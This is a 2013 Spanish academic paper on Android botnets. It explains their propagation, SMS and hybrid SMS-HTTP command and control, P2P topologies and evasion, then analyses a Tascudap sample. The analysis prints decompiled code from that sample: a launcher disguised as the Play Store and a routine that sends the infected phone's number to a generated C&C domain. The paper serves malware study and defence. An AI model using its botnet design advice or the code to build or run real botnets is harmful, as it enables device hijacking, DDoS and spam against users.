


MI NUEVA MARIONETA ANDROID

Botnets en Dispositivos Android

Por Denise Giusto
UTN-FRC
2013

Abstract

The following research studies botnets based on the world-known Android Operative System for mobile devices, from now on called “andbots”. It not only explains the theoretical aspects of this particular matter, but also analyses a sample of the Tascudap Android botnet.

It is aimed at people with some technical knowledge of computer programming and computer networking, serving as well as an introduction to the subject for people with basic computer skills.

Keywords: *botnets, Android, GSM, P2P, C&C, malware, DDoS, spam, Tascudap.*

Índice

Introducción

El número total de smartphones superó para el tercer trimestre de 2012 los mil millones de ejemplares[1] y no hace más que crecer a tasas exponenciales. De esos dispositivos, la marca Google había logrado acaparar ya en Noviembre de 2012 el 68.2%[2] bajo su sistema operativo Android, en parte gracias a su diseño multiplataforma, absorbiendo también el 99% de los ataques a dispositivos móviles[3]. Esto último, propiciado en primer lugar por la tienda en línea Google Play Store que permite la rápida difusión de malware, con más de 400.000 aplicaciones disponibles, en su gran mayoría gratuitas, generadas por más de 100.000 distribuidores diferentes[4].

Conjuntamente, en [A] se argumenta que la característica Open Source del sistema conlleva un aumento en la frecuencia de ataques, ya que su estructura queda al desnudo, revelando grietas de seguridad.

Los dispositivos móviles poseen muchos atractivos para creadores de malware: nuclean incontables datos privados de gran valor, pueden permanecer sin apagarse durante indefinidos períodos de tiempo -convirtiéndose en un módulo infectado siempre listo para responder-, se conectan irresponsablemente a redes públicas y rara vez poseen antivirus. Sumado a esto, la relación entre móviles y sistemas de domótica es cada vez más estrecha: los cibercriminales de hoy no hacen más que prepararse para un futuro de innumerables oportunidades.

Google lanzó su módulo Bouncer con la misión de detectar y suprimir de la tienda online aplicaciones que implicasen riesgo para el usuario. De encontrarlas, ejecuta el control “remote kill” que termina su ejecución en terminales afectados, sin intervención del usuario. Por desgracia, en [5] vemos que existen maneras de generar malware capaz de intencionalmente saltarse los controles de Bouncer.

Andbots, estudiando al enemigo

Para comprender el concepto de botnet móvil recurriremos a una de las más completas definiciones que podemos encontrar:

> *Una botnet es una red de sistemas interconectados, bajo el control expreso de una entidad remota, cada uno de los cuales se encuentra comprometido por uno o más bots, y es usado para realizar tareas y ataques que pueden ser perpetrados de forma más efectiva por muchas máquinas conectadas que por máquinas aisladas.*[B]

La gran mayoría de esos sistemas interconectados jugarán el papel de zombies, es decir, un equipo que aloja un bot residente activo: en este caso, nuestra marioneta Android. El término “bot” proviene de robot, y en sí un bot es simplemente un programa o código malicioso que recibe órdenes remotas de un tercer actor y ejecuta comandos vulnerando al equipo anfitrión, desde descargas de archivos y envíos de mensajes, hasta la revelación de información confidencial. Ese tercer actor que orquesta el desempeño de la red se denomina botmaster.

Reformulando la definición original, decimos que una botnet es un conjunto de equipos zombies que responden a un mismo botmaster en pos de un objetivo malicioso y trabajan conjuntamente para escalar el alcance final del ataque. Remarcando el concepto de *trabajo conjunto*, queda claro que la sinergia es la piedra angular de una botnet, y que su dimensión, coordinación y velocidad de respuesta serán los factores decisivos de su resultado.

Una andbot es un caso particular en donde los sistemas interconectados son smartphones operados por el sistema operativo Android. Las botnets móviles han cobrado importancia en los últimos años, y es de esperarse que comiencen a ser cada vez más populares. Dado que tanto su diseño como su control son significativamente diferentes, es de vital importancia el empezar hoy a estudiar las posibles arquitecturas a surgir.

Como es de suponer, entre el botmaster y los bots esclavos debe existir un medio de conexión que transmita las órdenes. Este “pegamento” que mantiene a la red maniobrando es la tecnología C&C: Command and Control. El correcto diseño del sistema C&C es crítico para el funcionamiento de la botnet, ya que será determinante del éxito en la recepción de comandos y ejercerá un rol crucial en la detección de la red.

El control deberá implantarse sobre una topología de red que otorgue flexibilidad y resistencia a fallos, y dificulte en el peor escenario el tracking del botmaster.

Consideraciones de diseño

El diseño de una andbot implica el análisis de cinco etapas en su funcionamiento: la propagación a nuevos equipos, la inyección en el dispositivo, la comunicación con el botmaster, la topología de la red, y el mantenimiento de la misma.

a) Propagación. Hemos resaltado la importancia de Play Store como principal vector de propagación, pudiendo mencionar otros como ser el envío de datos adjuntos vía SMS y MMS, y conexiones inseguras vía Wi-Fi o Bluetooth. La *figura 1* presenta un posible caso de SMiShing, donde se incita al usuario vía SMS a visitar un determinado sitio Web y luego se implementa la descarga del bot troyano mediante drive-by-download.

Adaptada de http://www.eset-la.com/centro-amenazas/articulo/drive-by-download-infeccion-web/1792

Figura 1 - Posible modelo lógico para propagación de andbots

b) Inyección. Basándonos en [C] y [D], si utilizamos un patrón N-Tier para graficar la complexión de un smartphone obtendremos la *figura 2*, donde podemos apreciar con alto grado de abstracción una capa de usuario o procesador de la aplicación, comunicándose con el módem del sistema GMS vía comandos de texto mediante una capa multiplexadora.




Figura 2 - Posible modelo lógico de inyección de bots

Dado que el sistema GSM es independiente del dispositivo, la instalación del bot debajo de la capa del usuario en la que corre la versión del OS y la consiguiente manipulación de los comandos AT recibidos -controles de interfaz del sistema GSM- es una solución a la inyección multiplataforma. El bot tiene total control sobre los mensajes que se muestran al usuario, pudiendo filtrar aquellos comandos directos del botmaster u otro bot infectado.

c) Comunicación. La comunicación en una botnet ordinaria es llevada a cabo mediante la utilización de una IP pública, sin embargo, los prestadores de servicios telefónicos utilizan el mecanismo NAT (Network Address Translation) para ocultar las verdaderas direcciones privadas. Lo mismo ocurriría en caso de que el dispositivo estuviese conectado a una red privada.

Se debe considerar la constante variación en la forma de conectividad que sufren los dispositivos móviles, zigzagueando entre conexiones Wi-Fi a redes públicas, privadas, o servicio 3G. Una forma de hacer frente a esto es utilizar C&C por SMS: aunque el terminal se encuentre en áreas de poca señal o apagado, el SMSC (Short Message Service Center) almacenará nuestro mensaje –consecuentemente, nuestro código malicioso-, hasta la reanudación de la actividad por parte del bot esclavo.

d) Topología. Una andbot puede organizarse de manera centralizada o según un esquema *peer-to-peer* (P2P). El primer enfoque es más primitivo y se basa en una estructura de árbol, donde cada nodo es controlado por un bot padre, y controla por su parte un conjunto de bots esclavos, siendo el botmaster el único nodo sin padre. Es necesario cuidar la cantidad de bots esclavos por nodo, a fin de mantener la efectividad de la red y dificultar la trazabilidad hasta el botmaster aumentando la profundidad del árbol.




Figura 3 - Red centralizada

La principal debilidad de este enfoque es que al existir un único master bot, si el mismo cae, la red colapsa. Como respuesta nace el enfoque P2P, en el cual el esquema de árbol evoluciona en grafos, sin distinciones en el papel que juega cada nodo. Para profundizar más, diferenciaremos tipos de arquitecturas P2P.




Figura 4 - Redes P2P

Las redes P2P centralizadas comparten la misma problemática con las redes centralizadas antes vistas, y se basan en un directorio central en el cual se registra cada nodo y la información que posee. Los bots contactan dicho nodo para conocer con quién deben comunicarse para obtener determinada información.

En las estructuras P2P híbridas, tal directorio central desaparece, y la información se localiza en nodos particulares, comunicados mediante nodos que funcionan como hubs.

Finalmente, tenemos las estructuras P2P completamente descentralizadas, en donde no existen directorios ni control sobre la locación de la información. Cada nodo se comporta como servidor y como cliente, lanzando peticiones, receptándolas o transmitiéndolas, actuando como hop point. Este tipo de arquitectura es particularmente ideal para botnets, ya que el botmaster puede utilizar *cualquier* bot como servidor de C&C. Su detección se vuelve engorrosa, y la caída de terminales no afecta por demás la funcionalidad de la red. La desventaja de este esquema es que para obtener determinada información, la petición debe sondear toda la red hasta encontrar lo que busca, si lo hace. Como solución, nacen andbots P2P descentralizadas *estructuradas*, basadas en tablas hash distribuidas (DHT), donde el ID del nodo se obtiene mediante el hashing del número telefónico.

e) Mantenimiento. El mayor inconveniente de una andbot instalada es cómo pasar desapercibida. Con la telefonía celular entran en juego nuevas variables: el rendimiento (cantidad de energía a consumir de la batería del smartphone) y la cantidad de dinero que implicará al equipo huésped en términos de prestación de servicio.

El botmaster necesitará diseñar mecanismos para recopilar información de comandos ejecutados y actualizar los bots para hacer frente a las nuevas versiones de antivirus. Es requerido controlar el número de bots esclavos que cada zombie posee para evitar la sobrecarga de tráfico en determinados nodos, y también la ejecución periódica de un *broadcast ping*, para actualizar posibles nodos caídos. Dado que un diseño basado sólo en SMS sería ineficiente, se ofrece el siguiente esquema híbrido SMS-HTTP:




Figura 5 - Mantenimiento de una andbot

Command and Control (C&C)

Como hemos subrayado, la importancia de un correcto diseño C&C es incuestionable, y se reflejará en la esperanza de vida de nuestra red.

En general, existen dos mecanismos posibles para la transferencia de comandos: *pull* y *push*. Ambos se diferencian en el rol que cumplirán los bots, ya sea buscando activamente los comandos publicados por el botmaster, o esperando pasivamente por los mismos. El patrón push hará que algunos nodos evidencien más tráfico, con lo cual pull será más adecuado, soportando la topología distribuida mencionada.

Para autentificar la identidad del botmaster sería prudente la utilización de algoritmos de cifrado de clave pública, como ser RSA. Al publicar el comando se adjuntaría la firma digital cifrada con la clave privada del botmaster, y luego cada bot autentificaría el comando mediante una clave pública incorporada en su mismo código fuente. Cualquier cambio que deba realizarse puede hacerse mediante el esquema de mantenimiento provisto en la *figura 5*. Con esta metodología se prevendría la inserción de falsos nodos que interrumpan la cadena de C&C.

Existen diversos protocolos que podrían utilizarse para la entrega de comandos. Uno de ellos es la utilización de canales IRC (Internet Relay Chat), sin embargo, dado que los mismos suponen un modelo centralizado que estipulamos contraproducente, y debido a su poco uso en smartphones, no se desarrollará este tema. En cambio, se explicarán los protocolos que representan una real amenaza a corto plazo.

C&C basado en SMS

Este diseño, como su nombre lo anticipa, se basa en la transmisión de comandos por envío de mensajes SMS.

La comunicación vía SMS es más difícil de analizar y controlar desde el punto de vista anti-malware. Cualquier estrategia de desmantelamiento de una andbot basada en SMS requeriría acceder a registros de la/s compañía/s de telefonía móvil.

Como se ha estudiado, el proceso de envío y recepción de SMS es independiente de la plataforma y se basa en texto plano -comandos AT-, por lo que es un proceso muy sencillo de implementar. La principal ventaja es la inexistencia de firewalls o filtros en el sistema GSM, con lo cual la confiabilidad en la recepción de los comandos enviados es muy alta.

Las principales desventajas son el costo económico al usuario del smartphone infectado y la limitación en la cantidad de data máxima -payload- en las transferencias.

Un modelo lógico de instalación del bot en el equipo se muestra en la *figura 2*, mediante un proxy que impide a los SMS comandos alcanzar el espacio de usuario -en Android, la clase *Android Telephony Stack*-.

La utilización de este patrón se observa en la andbot implementada por Georgia Weidman en [6]. Analizando el código fuente del bot, vemos que cuando el mismo detecta un nuevo mensaje leyendo en el buffer el comando "+CMT:" –comando AT correspondiente a la recepción de un mensaje por el módem GSM-, comienza a buscar en el cuerpo del mensaje el código del botmaster: la cadena "BOT:". De no encontrarla, el bot transmite el SMS al espacio de usuario; de hacerlo, no emite ninguna notificación y pasa al análisis de la funcionalidad solicitada.

Otro esquema es disfrazar los comandos mediante el cifrado de clave pública, como se refleja en la *figura 6*.

Has salido ganador de un iPhone 4. Entra a www.apple.hak/index.asp?id=OTAxOjc1MjM4OTExMTIzOD, contraseña: QyXzQxNDMyMTg3KzlfNjQ4MTkyMDQ

Figura 6 - Comando cifrado camuflado en mensaje de spam

El mayor problema de C&C basado sólo en SMS, ya que deben utilizarse los números telefónicos como dirección de IP y los mismos deben almacenarse en los zombies, es la vulnerabilidad de la red.

C&C SMS-HTTP híbrido

El diseño SMS-HTTP soluciona las insuficiencias presentadas: permite grandes transferencias de datos, reducir el costo de un sistema basado puramente en SMS y eliminar la necesidad de almacenar números telefónicos en los zombies.

La utilización de HTTP permite evitar puertos bloqueados y confundir las transferencias con el tráfico de red del dispositivo, dificultando la detección del malware.

Una vez que el bot ha sido instalado, comunica su propio número al equipo que lo infectó, y luego borra cualquier pista que guíe al mismo. Éste último, comunica el número del nuevo bot al botmaster mediante transferencias HTTP, y también elimina la información. Ahora sólo el botmaster conoce ambos números.

Un posible esquema, ilustrado en la *figura 7*, encripta y precarga los comandos como archivos en la Web, cuyas URLs y claves de cifrado son enviados vía SMS a ciertos nodos de la red. Finalmente, los bots desencriptan los archivos obteniendo los comandos y enviándolos vía SMS.




Figura 7 - C&C SMS-HTTP híbrido

El envío/recepción de grandes cantidades de data puede llevar un tiempo significativo en redes móviles, especialmente si el usuario y el bot las utilizan simultáneamente. Por ello las transferencias debiesen llevarse a cabo sólo al detectar conexiones de alta velocidad, preferentemente Wi-Fi dado que el servicio de datos también es pago, incluyendo mecanismos que detecten el estado de las redes.

¿Para qué andbots?

Ataques por denegación de servicio (DDoS)

Este tipo de ataque cobró importancia en los últimos años y se basan en atiborrar el servidor de peticiones basura, impidiéndole responder a pedidos genuinos, resultando en la aparente falta de prestación del servicio, o en la caída de la red. Podemos establecer una analogía con un servicio de subterráneos: si en un determinado horario un torrente masivo de clientes que no necesitan utilizar el servicio (peticiones basura) acaparan la entrada, no dejan lugar de paso a aquellos que sí lo necesitan (peticiones reales).

Figura 8 - Analogía DDoS

Para la concreción de un ataque DDoS es necesaria una alta velocidad de conexión. Si bien los servicios de conexión celular no son actualmente muy veloces, los smartphones pueden unirse a redes Wi-Fi y obtener la velocidad necesaria, con lo cual no es descabellado visualizar monstruosas andbots perpetrando este tipo de ataques.

No debemos olvidar que con la tecnología móvil se incluye la participación de un tercer gran sistema: el sistema GSM. Bajo la misma línea de razonamiento, podrían plantearse andbots con el objetivo de degradar el servicio móvil para la verdadera comunidad de clientes.

Spamming

El envío de spam es otro potencial uso, con la particularidad que ofrece el sistema de envío de SMS: carencia de firewalls o filtros de correo no deseado. Así, una vez que el spam es enviado, es garantía su recepción. Aún más, el sistema de recibo de mensajes SMS es independiente de la plataforma. Una vez instalada, la aplicación puede acceder a la lista de contactos y a servicios de envío de correo electrónico.

La teoría cobra vida: diseccionando una andbot

Android.Tascudap, también conocida como Android.DDoS.1.origin, es una andbot finalmente publicada el pasado Diciembre de 2012 por la firma Dr. Web. Buscando aplicar los conceptos desarrollados, analizaremos una muestra de esta botnet obtenida en [7].

La muestra posee la extensión .apk por lo que corre sobre el espacio de usuario, no actuando como proxy entre el módem GSM y el procesador de la aplicación.

Al descomprimir el bot identificamos el archivo *AndroidManifest.xml* en formato binario, el cual ya en texto plano se puede observar en la *figura 9*.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:versionCode="1"
  android:versionName="1.0"
  package="com.google.themes.provider"
  >
  <uses-sdk android:minSdkVersion="4" android:targetSdkVersion="15"></uses-sdk>
  <uses-permission android:name="android.permission.INTERNET"></uses-permission>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"></uses-permission>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"></uses-permission>
  <uses-permission android:name="android.permission.RECEIVE_SMS"></uses-permission>
  <uses-permission android:name="android.permission.SEND_SMS"></uses-permission>
  <application android:theme="@7F060000" android:label="@7F050000">
    <activity android:label="@7F050004" android:icon="@7F020002" android:name=".MainActivity">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"></action>
        <category android:name="android.intent.category.LAUNCHER"></category>
      </intent-filter>
    </activity>
    <receiver android:name=".message.SmsReceiver" android:enabled="true" android:exported="true">
      <intent-filter android:priority="214783648">
        <action android:name="android.provider.Telephony.SMS_RECEIVED"></action>
      </intent-filter>
    </receiver>
    <receiver android:name=".service.MyReSt" android:enabled="true" android:exported="true">
      <intent-filter android:priority="214783648">
        <action android:name="android.intent.action.BOOT_COMPLETED"></action>
        <action android:name="android.provider.Telephony.SMS_RECEIVED"></action>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"></action>
        <action android:name="android.intent.action.PHONE_STATE"></action>
        <action android:name="android.intent.action.NEW_OUTGOING_CALL"></action>
      </intent-filter>
    </receiver>
    <service android:name=".service.Myservice" android:enabled="true"></service>
  </application>
</manifest>
```

Figura 9 - AndroidManifest.xml de Android.Tascudap

Vemos que el nombre del paquete de la aplicación es "*com.google.themes.provider*". Luego se listan los permisos a los cuales accede el bot, necesarios para llevar a cabo el C&C, entre ellos:

- android.permission.*INTERNET*: Permite abrir nuevos sockets.
- android.permission.*ACCESS_NETWORK_STATE*: Permite acceder a información a redes.
- android.permission.*READ_PHONE_STATE*: Permite un acceso de sólo lectura al estado del smartphone.
- android.permission.*RECEIVE_SMS*: Permite monitorear nuevos mensajes recibidos, pudiendo grabarlos o procesarlos a gusto.
- android.permission.*SEND_SMS*: Permite enviar mensajes.

También notamos un elemento XML del tipo Activity, asociado a la clase *MainActivity*. Si buscamos la misma dentro de las clases de la aplicación, podremos distinguir una línea encargada de iniciar la aplicación Play Store de Android. Nótese

que, si inspeccionamos detenidamente la carpeta */res*, observamos un icono llamado "*ic_launcher_play_store_promo.png*" que efectivamente es el icono de la Google Play Store verídica. Por todo esto, podemos pensar que la aplicación duplicará el icono de la tienda online, y lanzará la aplicación genuina al ser llamada, disminuyendo la desconfianza del usuario.

```
public class MainActivity extends Activity
{
  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    Intent localIntent = new Intent("android.intent.action.MAIN");
    localIntent.addCategory("android.intent.category.APP_MARKET");
    localIntent.setFlags(268435456);
    startActivity(localIntent);
    finish();
    startService(new Intent(this, Myservice.class));
  }

  public boolean onCreateOptionsMenu(Menu paramMenu)
  {
    getMenuInflater().inflate(2131165184, paramMenu);
    return true;
  }
}
```

Figura 10 - AndroidManifest.xml de Android.Tascudap

También se hace una llamada a un servicio -daemon-, ligado a la clase *MyService*, el cual se encuentra además definido en el *AndroidManifest.xml*. Tal servicio deriva en la apertura de un socket, la creación de una conexión remota, y el envío del número telefónico del smartphone ahora infectado junto con un comando "#p", probablemente de *phone*, referenciando al nuevo bot.

```
public class d
{
  Socket a;
  PrintWriter b;
  BufferedReader c;
  a d = new a();

  public void a()
  {
    if (g.d.length() == 0)
      g.d = ((TelephonyManager)g.b.getSystemService("phone")).getLine1Number();
    a("#p" + g.d);
  }

  public void a(String paramString)
  {
    if (!this.a.isClosed())
      this.b.println(paramString);
  }
```

Figura 11 - Comunicación de nuevo bot en Android.Tascudap

Cabe destacar que si bien no se utiliza un sistema de cifrado, el botmaster ha ofuscado el código, nombrando clases, variables y métodos -a excepción de las clases más abstractas- con letras del abecedario, mayormente entre *a* y *g*. De esta manera, el análisis estático del código se vuelve realmente confuso.

Ahora bien, debemos descubrir las características de esa conexión remota. Analizando las jerarquías de los métodos y sus ejecuciones desde la configuración del contexto de la aplicación, llegamos al código responsable de generar el dominio "*gzqtmtsnidcdwxoborizslk.com*". La primer línea del método *c()* es la responsable de generar la extensión ".com", mientras que el resto del cuerpo genera el nombre del dominio. Creando una sencilla aplicación que ejecute el método, podemos ver su resultado.

Finalmente, el método *d()* parece ser el encargado de establecer el puerto de conexión, entre el 2700 y el 2799.


